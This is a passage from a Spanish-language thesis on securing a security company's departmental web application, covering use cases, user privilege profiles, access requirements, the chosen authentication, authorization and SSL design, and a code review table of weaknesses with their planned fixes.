2.4.2 FUNCIONALIDAD

La empresa tiene como requisito indispensable que los cambios que el presente trabajo pueda introducir al sistema para aumentar su seguridad no afecten en ninguna medida la funcionalidad del mismo y en el menor grado posible el rendimiento.

La aplicación tiene un esquema de trabajo que se basa en los departamentos y confía en cada uno de los miembros para el manejo de información. La funcionalidad que hay que mantener se resume en los diagramas UML de casos de uso, así tenemos:



Gráfico 2-18: Caso de uso de Recursos Humanos

El departamento de Recursos Humanos se encarga de ingresar la información personal del guardia en el sistema, la cual es permanente haciendo uso de una bandera que indica el estado, es decir si está activo en la empresa o si fue dado de baja. En algunos casos por peticiones previas es este mismo departamento el que asigna en el sistema el puesto a donde debe presentarse el guardia, pero

ésto es un caso excepcional dado que es potestad del departamento de operaciones. A más de esta tarea los miembros del departamento realizan tareas comunes de administración del personal con la ayuda del sistema descrito en el Gráfico 2-18.



Gráfico 2-19: Caso de uso de Supervisores

El módulo de *Supervisor* es uno de los más importantes y en el cual se genera la mayor cantidad de información que alimenta el sistema, pues son los miembros de este departamento los que alimentan datos del comportamiento diario de los guardias en base a lo cual se generan procesos como por ejemplo descuentos, sanciones, estadísticas de cumplimiento entre otros. A más de esto se realizan también requerimientos de bodega que generan un proceso de reserva en este departamento.

El Gráfico 2-20 muestra el esquema del módulo de Control Vehicular con el cual se administra la movilización del parque automotor de la empresa, haciendo ingreso de información acerca de horarios de salida, entrada, kilometraje registrado y algunas otras variables para tareas de auditoria. Este módulo es bastante sensible en cuanto a la inserción de información debido a que los usuarios son guardias rotativos que se cambian con mucha frecuencia.



Gráfico 2-20: Caso de uso del Control Vehicular

El departamento comercial se encarga de la captación de clientes los cuales se registran en el sistema y luego se administran dependiendo de los requerimientos de cada uno. De este departamento depende la generación de nuevos puestos pero también la coordinación con el departamento de operaciones para controlar la disponibilidad de personal en un determinado instante y conjuntamente definir los plazos para la instalación del nuevo puesto. Todo este proceso no afecta en demasía al sistema porque en la mayoría de los casos la información se ingresa posterior a un proceso de negociación, pero esto no siempre sucede y es ahí donde el sistema se vuelve bastante flexible al permitir el ingreso de información posterior a la instalación incluso de un puesto. Muchos procesos se derivan de estos ingresos como se describe en el Gráfico 2-21.



Gráfico 2-21: Caso de uso del departamento Comercial

Finalmente el departamento de *Bodega* tiene un módulo que realiza el manejo de todos los activos y pasivos de la empresa y los administra de acuerdo a requerimientos específicos de la empresa, por ejemplo y como puede observarse en el Gráfico 2-22 el ingreso de los artículos se hace de acuerdo a su tipo, pero el egreso no se hace únicamente por usuario sino que muchos de los artículos se asignan a puestos de trabajo. Esto se hace por ejemplo con las armas que no se asignan a un guardia en especial sino que se asignan a un puesto de trabajo y cada guardia la entrega a su respectivo relevo.

Los casos de uso de los demás módulos no fueron autorizados por parte de la empresa para su descripción en el presente trabajo.



Gráfico 2-22: Caso de uso de Bodega

2.4.3 PERFILES DE USUARIOS

De acuerdo al esquema expuesto de funcionamiento se requiere se establezca un sistema de autorización en función de perfiles dentro de la aplicación que discrimine los privilegios entre los departamentos que hacen uso de ésta. Esta jerarquía de autorización debe discriminar entre departamentos para otorgar permisos sobre la aplicación y base de datos.

El esquema de perfiles de usuarios requerido se resume en la Tabla 2-4 donde como se puede observar ninguno de los departamentos debe tener acceso al sistema con privilegios que no vayan más allá de los necesarios para el funcionamiento de la aplicación, ni tampoco debe poder administrar ninguno de los servicios o servidores a los que accede. Todo esto a excepción del departamento de sistemas que debe tener los privilegios para administrar y modificar el funcionamiento completo del sistema.

Departamento	Nº de usuarios	Privilegios	Ambiente
Sistemas	3	Todos los permitidos para administración tanto de la aplicación como de la base de datos y servidores de red.	Intranet
Recursos Humanos	3	Acceso al módulo de Recursos Humanos. Acceso a la base de datos del sistema. Inserción, borrado, actualización de datos de la base de las tablas de recursos humanos. Consultas de las tablas de Operaciones. Consultas de las tablas de Roles.	Intranet
Operaciones	2	Acceso al módulo de Operaciones. Acceso a la base de datos. Inserción, borrado y actualización de datos de las tablas de Operaciones. Consulta de las tablas de Recursos Humanos. Consulta de las tablas de Roles.	Intranet
Bodega	1	Acceso al módulo de Bodega. Acceso a la base de datos. Inserción, borrado y actualización de datos de las tablas de Bodega. Consulta de las tablas de Recursos Humanos. Consulta de las tablas de Roles. Consulta de las tablas de Operaciones.	Intranet
Supervisores	41	Acceso al módulo de Operativo. Acceso a la base de datos. Inserción, borrado y actualización de datos de las tablas de supervisión. Consulta de las tablas de Recursos Humanos. Consulta de las tablas de Operaciones. Consulta de las tablas de Bodega.	Internet
Administrativos	3	Acceso al sistema para consulta. Permisos de consulta en toda la base da datos. Restricciones de acceso a directorios y archivos fuera de los específicamente necesarios.	Internet
Medel	1	Acceso al sistema para consulta. Permisos de consulta en la base de Recursos Humanos. Restricciones de acceso directorios y archivos fuera de los específicamente necesarios.	Extranet

Tabla 2-4: Privilegios de Usuarios por departamentos.

2.4.4 AMBIENTE DE USO

La infraestructura de implementación de la aplicación está basada en Intranet e Internet principalmente, el sistema también implementa la seguridad del caso para permitir el acceso desde Extranet para las empresas que forman parte del grupo Armiled pero la implementación por parte de las empresas filiales todavía no se realiza a la fecha de finalización del presente proyecto.

2.4.4.1 Requerimientos para Intranet

Dentro de la Intranet todos los involucrados en el uso y administración del sistema ASSV deben tener total accesibilidad mediante un método de autenticación que garantice que se pueda acceder al sistema solamente desde las estaciones autorizadas, además que toda la información que transita por la red se mantenga totalmente confidencial entre las entidades que la comparten.

Además se debe garantizar que el sistema no pueda ser evadido haciendo uso de ataques directos sobre la base de datos, la cual debe mantenerse completamente impermeable a cualquier tipo de conexión no autorizada. El flujo de datos solamente se da entre los servidores de aplicaciones y el de base de datos nunca directamente desde un cliente hacia el servidor SQL.

2.4.4.2 Requerimientos para Internet.

En Internet la seguridad debe permitir que todos los supervisores y directivos que deseen conectarse a la aplicación lo puedan realizar desde cualquier parte del mundo y con cualquier tipo de navegador permitiendo su libre desplazamiento y trabajo para el ingreso de información.

Los supervisores deben poder autenticarse en la aplicación mediante un método que les permita tener acceso al sistema sin arriesgar o comprometer la seguridad de la información de la empresa. En la comunicación entre el usuario y el servidor de la empresa debe mantenerse total confidencialidad e integridad en todo momento.

En caso de que un intruso logre acceso a la aplicación esta debe permitirle las menores posibilidades de causar daños permanentes en el sistema, limitando su acción a los permisos inherentes solamente a lo autorizado a un supervisor o a un directivo, que en ambos casos no son considerados usuarios privilegiados.

2.4.4.3 Requerimientos para Extranet.

Las empresas que forman parte del Grupo Armiled deben poder acceder a información de consulta de la nómina actualizada de Armiled Cia. Ltda. para efectos de cruce de cuentas entre empresas en cuanto a insumos adeudados por los empleados operativos.

Esta consulta debe realizarse mediante el sistema con total confidencialidad y no permitiendo ningún tipo de alteración de la información por parte de los usuarios de la empresa filial. Estos usuarios se consideran externos al sistema y no deben tener privilegios que permitan cualquier tipo de acción nociva.

2.5 SELECCIÓN DE TECNOLOGÍAS Y MÉTODOS MÁS ADECUADOS PARA LA IMPLEMENTACIÓN

La siguiente es la solución planteada por el presente trabajo y aprobada para ser implementada por el departamento de sistemas de la empresa. Esta solución se maneja de acuerdo a las recomendaciones de autorización, autenticación y comunicación segura planteadas en [1] para los tres escenarios donde trabaja la aplicación ASSV, que son Intranet, Internet y Extranet.

2.5.1 ANÁLISIS

Con todo lo anteriormente planteado se desprende que el escenario es complejo en cuanto la aplicación debe trabajar en un ambiente hostil como Internet, con usuarios inexpertos (Supervisores) que deben tener la mayor facilidad para poder trabajar en línea y desde cualquier computador fuera de la empresa. Con ésto no se puede garantizar que el computador esté siendo monitoreado o controlado externamente por otro usuario malicioso lo que a su vez se deriva en el riesgo de robo de identidad del usuario y de suplantación de la misma en el servidor.

En el manejo de la información existe una necesidad imperante de mantener la privacidad e integridad porque de ésta dependen muchos procesos internos de la empresa que pueden ser abruptamente alterados sin no existe consistencia en la información que el sistema devuelve. La Intranet supone un riesgo alto en este aspecto no tanto por ataques maliciosos sino más bien por errores de ingreso de datos que no son correctamente validados y que generan conflictos en el panorama general del flujo de información.

La red no provee de mayores elementos de protección como servidores de seguridad que protejan tanto la DMZ[64] como la red interna de la empresa. Solo se cuenta con el proxy como única barrera para la navegación pero los servidores son de prácticamente libre acceso desde la red interna. Con lo cual se debe establecer un sistema de autenticación y autorización más robusto que el de formularios desde el interior de la empresa, también considerando que no consta en el presupuesto de la empresa la compra de elementos de seguridad.

2.5.2 AUTENTICACIÓN

Para facilitar las tareas de autenticación y autorización la aplicación se mantiene dividida en varios módulos de acuerdo a los departamentos que la manejen. Todos los módulos son alojados en el mismo servidor pero se agrupan de acuerdo al método de autenticación que se utilice.

El único módulo que se mantiene trabajando de forma externa es el de *Supervisores* el cual sigue realizando autenticación por **formularios**, el resto de módulos cambian en su esquema de autenticación para realizarla mediante **Autenticación Integrada de Windows**.

El almacén de identidades tanto para los módulos de Internet como para los de Intranet será Active Directory dotando así al sistema de un almacén único de identidades que permiten realizar una administración centralizada de usuarios además de proporcionar una forma más segura de administración de contraseñas

[64] Zona Desmilitarizada de la red, hacia donde tienen acceso las solicitudes desde Internet

debido a que éstas se fijan de acuerdo a las políticas de seguridad del servidor, entre las cuales se destacan.

- Las contraseñas deben contener al menos 7 caracteres de longitud.
- La vigencia máxima de una contraseña es de 42 días luego de lo cual se hace necesario cambiarla.
- La contraseña no debe contener el nombre del usuario o parte de éste.
- La contraseña no puede repetirse al menos en 24 ocasiones anteriores a su uso.
- La contraseña debe cumplir con requerimientos mínimos de complejidad.

Para la autenticación de Extranet se utiliza la autenticación básica sobre el sistema con una identidad también del dominio de Active Directory pero que se configura directamente en el cliente y que también cumple con los requisitos de seguridad pero que se usa únicamente para acceder a un único método que devuelve información de nómina de la empresa.

2.5.3 AUTORIZACIÓN

Para los tres escenarios se utiliza un sistema de autorización basado en un **Subsistema de Confianza** con lo cual se favorece la escalabilidad de la aplicación y el rehúso de conexiones de base datos para cada una de las aplicaciones.

En Internet la autenticación de Formularios crea un objeto IPrincipal que contiene la identidad del usuario autenticado y los grupos del dominio Active Directory a los que pertenece, haciendo uso de esta identidad se realiza la autorización del grupo *Supervisores* para que sea el único con autorización sobre esta aplicación.

En la Intranet se configura la aplicación para una autenticación de Windows lo que permite que el mismo sistema operativo cree el objeto WindowsPrincipal que es el cual se utiliza para autorización de URL con la identidad de Active Directory. En las respectivas estaciones de trabajo se pueden configurar los navegadores Internet Explorer para que la autenticación se realice directamente con la

identidad del dominio en uso y no sea necesario siquiera ingresar credenciales al momento de acceder a la aplicación.

En Extranet la autorización se realiza con el único usuario que está configurado para devolver datos mediante un método Web y que está previamente configurado en el cliente o empresa asociada.

Al utilizar un subsistema de confianza todas las autorizaciones por departamentos o por usuarios se realizan en la aplicación, ninguna de las identidades del dominio de delega en la red y por tanto no se realizan autorizaciones de usuario o de grupos individuales del dominio en el servidor SQL 2000 ni en ningún otro servidor. Para la autorización en el servidor se utilizan cuentas de servicio con las cuales son las que se autentica cada una de las aplicaciones en el servidor SQL, estas cuentas en algunos casos son del dominio y en otros la misma cuenta de servicio del sistema con la cual se ejecuta ASP .NET.

2.5.4 COMUNICACIÓN SEGURA

El esquema de comunicación segura está basado en el establecimiento de un canal seguro desde el navegador del usuario hasta el servidor Web mediante SSL con un certificado digital de 128 bits para encripción. Con ésto se logra mantener la información completamente confidencial en todos los puntos de la comunicación y para toda la aplicación evitando que se revele ningún tipo de información de la empresa o sus clientes. El canal seguro se implementa debajo de la capa de aplicación con lo cual no se incide sobre la funcionalidad de ésta.

Aún cuando el rendimiento de la aplicación se puede ver reducido por el mayor procesamiento de encripción y desencripción en cada lado, este factor no incide mayormente sobre el resultado final de funcionalidad por cuanto el número de usuarios no es excesivo y el número de peticiones simultáneas no puede llegar a en ningún caso a ser mayor a 40.

Inicialmente la aplicación y el servidor de base de datos corren en un solo servidor con lo cual también se gana en cuanto a eficiencia y por otro lado ahorra un salto

de red que de existir posteriormente debe ser protegido con un canal seguro utilizando IPSec.

2.5.5 PROGRAMACIÓN SEGURA

La programación segura se implementa dependiendo de lo que cada uno de los módulos requiere. La Tabla 2-5 muestra el resultado de un análisis preliminar del código de la aplicación e indica la necesidad de implementar cambios solamente de código o necesariamente reestructurar completamente el módulo.

Módulo	Resultado de análisis	Cambio a realizar
Bodega	Las consultas en la base se realizan sin parámetros. Entradas sin validar en cuanto a longitud y formato. No se tiene un manejo de errores único. Sin configuración de autorización de usuarios. Sin manejo de excepciones en el código.	Reestructuración del acceso a datos. Implementación de validaciones en todas las entradas. Manejo de excepciones. Implementación de manejo de errores.
Control Vehicular	Las consultas en la base se realizan sin parámetros. Entradas sin validar en cuanto a longitud y formato. Almacenamiento de variables en etiquetas. Sin configuración de autorización de usuarios. Sin manejo de excepciones en el código.	Reestructuración del acceso a datos. Implementación de validaciones en todas las entradas. Manejo de excepciones. Implementación de variables de sesión entre formularios.
Comercial	Las consultas en la base se realizan sin parámetros. Entradas sin validar en cuanto a longitud y formato. Almacenamiento de variables en etiquetas. No se tiene un manejo de errores único. Sin configuración de autorización de usuarios. Sin manejo de excepciones en el código.	Reestructuración del acceso a datos. Implementación de validaciones en todas las entradas. Manejo de excepciones. Implementación de manejo de errores. Implementación de variables de sesión entre formularios.
Supervición	Capa de acceso a datos incluida en el código de la capa de presentación. Las consultas en la base se realizan sin parámetros. Entradas sin validar en cuanto a longitud y formato. Almacenamiento de variables en etiquetas. No se tiene un manejo de errores único. Sin configuración de autorización de usuarios. Sin manejo de excepciones en el código.	Reestructuración completa de código de la aplicación.

R.R.H.H.	Capa de acceso a datos incluida en el código de la capa de presentación. Las consultas en la base se realizan sin parámetros. Entradas sin validar en cuanto a longitud y formato. Almacenamiento de variables en etiquetas. No se tiene un manejo de errores único. Sin configuración de autorización de usuarios. Sin manejo de excepciones en el código.	Reestructuración completa de código de la aplicación

Tabla 2-5: Análisis de cambio en el código de la aplicación.

Algunos de los módulos requieren cambios que pueden ser implementados sin que ésto represente realizar una reestructuración completa de código y dejando la funcionalidad intacta, en cambio otros si requieren por la forma como están desarrollados e implementados, el cambio total del código lo cual implica hacer una codificación completa de los formularios y del acceso a datos a más de la implementación de las validaciones, manejo de errores y autorizaciones.

CAPÍTULO 3 IMPLEMENTACIÓN DE SEGURIDAD DEL SITIO WEB

El presente capítulo detalla los pasos necesarios para realizar la implementación de seguridad en la aplicación Web de la empresa Armiled Cia. Ltda. , pero tanto su redacción como los pasos seguidos bien pueden ser implementados en uno o varios escenarios que guarden similitud en cuanto a infraestructura de la red y requerimientos de la empresa. Esta solución tal como está planteada no se supone definitiva y puede ser sometida a cambios de acuerdo al crecimiento y evolución del negocio. A más de ésto toda solución de seguridad no puede mantenerse estática y debe evolucionar de acuerdo a nuevas vulnerabilidades descubiertas, ya sea en el sistema operativo o en la aplicación en si.

Uno de los cambios que se deben introducir en la fase de implementación con respecto del planteamiento del presente proyecto es el cambio del sistema operativo sobre el cual correrá la aplicación empresarial, en un principio se planteaba la utilización de un servidor con Windows 2000, pero para la etapa de implementación definitiva el servidor cambió y se definió que el sistema operativo debía ser Windows Server 2003. Esto no afecta de ninguna forma los conceptos y métodos planteados como solución, los cambios son esencialmente en algunos parámetros de configuración y especialmente en la cuenta que se utiliza para ejecutar ASP .NET que ya no es *NombredeServidor\ASPNET* sino **NT AUTHORITY\Servicios de Red** que, como ya se verá mas adelante, tiene la misma utilidad que la anterior.

Como requisito previo a cualquier implementación debe estar instalado y correctamente funcional el servidor de aplicaciones (IIS). Uno de los problemas recurrentes que puede presentarse el momento de instalar una aplicación en un servidor Windows Server 2003 es que al levantar IIS no se habilitan por defecto las extensiones de .NET 1.1 aún cuando el Framework se instala junto con el sistema operativo y por tanto las aplicaciones no funcionan aun cuando el servidor está correctamente levantado. Para corregir esto hay que habilitar la extensión en el servidor como se muestra en el Gráfico 3-1.



Gráfico 3-1: Permitir la extensión del ASP .NET 1.1

3.1 CONFIGURACIÓN E IMPLEMENTACIÓN DE LA SEGURIDAD.

3.1.1 AUTENTICACIÓN.

Los métodos de autenticación para cada uno de los tres escenarios que se implementan son diferentes y cada uno tiene su respectiva configuración y programación. A pesar de esto los tres se implementan haciendo uso de un mismo almacén de credenciales que es Active Directory, por tanto como requisito previo de la implementación de cualquiera de los tres métodos hace falta levantar un servidor de dominio.

